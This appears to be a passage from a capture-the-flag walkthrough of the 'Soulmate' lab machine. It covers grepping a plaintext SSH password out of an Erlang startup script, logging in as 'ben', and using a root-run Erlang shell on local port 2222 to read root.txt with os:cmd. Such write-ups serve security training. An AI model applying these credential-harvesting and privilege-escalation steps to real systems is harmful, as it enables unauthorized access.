
I use linpeas to find some thing interest .and found /usr/local/lib/erlang_login



```
www-data@soulmate:/usr/local/lib$ ls -l
ls -l
total 12
drwxr-xr-x 8 root root 4096 Aug  6 10:44 erlang
drwxr-xr-x 2 root root 4096 Aug 15 07:46 erlang_login
drwxr-xr-x 3 root root 4096 Feb 17  2023 python3.10
www-data@soulmate:/usr/local/lib$ cd erlang_login
cd erlang_login
www-data@soulmate:/usr/local/lib/erlang_login$ ls
ls
login.escript  start.escript
www-data@soulmate:/usr/local/lib/erlang_login$ ls -l
ls -l
total 8
-rwxr-xr-x 1 root root 1570 Aug 14 14:12 login.escript
-rwxr-xr-x 1 root root 1427 Aug 15 07:46 start.escript
www-data@soulmate:/usr/local/lib/erlang_login$ cat start.escript | grep password
        {auth_methods, "publickey,password"},
        {user_passwords, [{"ben", "HouseH0ldings998"}]},
www-data@soulmate:/usr/local/lib/erlang_login$
```

```
www-data@soulmate:/usr/local/lib/erlang_login$ cat start.escript | grep password
        {auth_methods, "publickey,password"},
        {user_passwords, [{"ben", "HouseH0ldings998"}]},
```


so , use this creds to access ben’s ssh



```
└──╼ #ssh ben@10.10.11.86
The authenticity of host '10.10.11.86 (10.10.11.86)' can't be established.
ED25519 key fingerprint is SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.86' (ED25519) to the list of known hosts.
ben@10.10.11.86's password:
Last login: Thu Oct 16 07:39:46 2025 from 10.10.14.2
ben@soulmate:~$ ls
user.txt
ben@soulmate:~$ ls -l
total 4
-rw-r----- 1 root ben 33 Oct 16 03:26 user.txt
ben@soulmate:~$ cat user.txt
9248be176c91df7678c3a37cdd3df3d3
```

Privilege Escalation

To get root




```
ben@soulmate:~$ netstat -tulnp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:9090          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8443          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:41193         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:2222          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:35295         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:4369          0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 ::1:4369                :::*                    LISTEN      -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
ben@soulmate:~$
```

Google

What is the use of port 2222?


You should see the SSH server listening on port 2222, which will be used **to provide SSH access when creating a new SSH session and establish a secure connection to the server in order to perform secure file transfers**.

Using this



```
ben@soulmate:~$ ssh ben@127.0.0.1 -p 2222
The authenticity of host '[127.0.0.1]:2222 ([127.0.0.1]:2222)' can't be established.
ED25519 key fingerprint is SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[127.0.0.1]:2222' (ED25519) to the list of known hosts.
ben@127.0.0.1's password:
Eshell V15.2.5 (press Ctrl+G to abort, type help(). for help)
(ssh_runner@soulmate)1> help()
                         .
** shell internal commands **
b()        -- display all variable bindings
e(N)       -- repeat the expression in query <N>
f()        -- forget all variable bindings
f(X)       -- forget the binding of variable X
h()        -- history
h(Mod)     -- help about module
h(Mod,Func)-- help about function in module
h(Mod,Func,Arity) -- help about function with arity in module
ht(Mod)    -- help about a module's types
ht(Mod,Type) -- help about type in module
ht(Mod,Type,Arity) -- help about type with arity in module
hcb(Mod)    -- help about a module's callbacks
hcb(Mod,CB) -- help about callback in module
hcb(Mod,CB,Arity) -- help about callback with arity in module
history(N) -- set how many previous commands to keep
results(N) -- set how many previous command results to keep
catch_exception(B) -- how exceptions are handled
v(N)       -- use the value of query <N>
```

AND



```
(ssh_runner@soulmate)3> pwd().
/
ok
(ssh_runner@soulmate)4> ls().
bin            boot           dev            etc            home
lib            lib32          lib64          libx32         lost+found
media          mnt            opt            proc           root
run            sbin           srv            sys            tmp
usr            var
ok
(ssh_runner@soulmate)5> cd(root).
/root
ok
(ssh_runner@soulmate)6> pwd().
/root
ok
(ssh_runner@soulmate)7> ls().
.bash_history        .bashrc              .cache
.config              .erlang.cookie       .local
.profile             .selected_editor     .sqlite_history
.ssh                 .wget-hsts           root.txt
scripts
ok
(ssh_runner@soulmate)8> rr(root.txt).
* 1:8: syntax error before: '.'
(ssh_runner@soulmate)8> rr(root.txt)
                        .
* 1:8: syntax error before: '.'
(ssh_runner@soulmate)8> rr(root).
{error,nofile}
(ssh_runner@soulmate)9> os:cmd("cat root.txt").
"66674a4cdb027fba7a9dae89d1bfea60\n"
```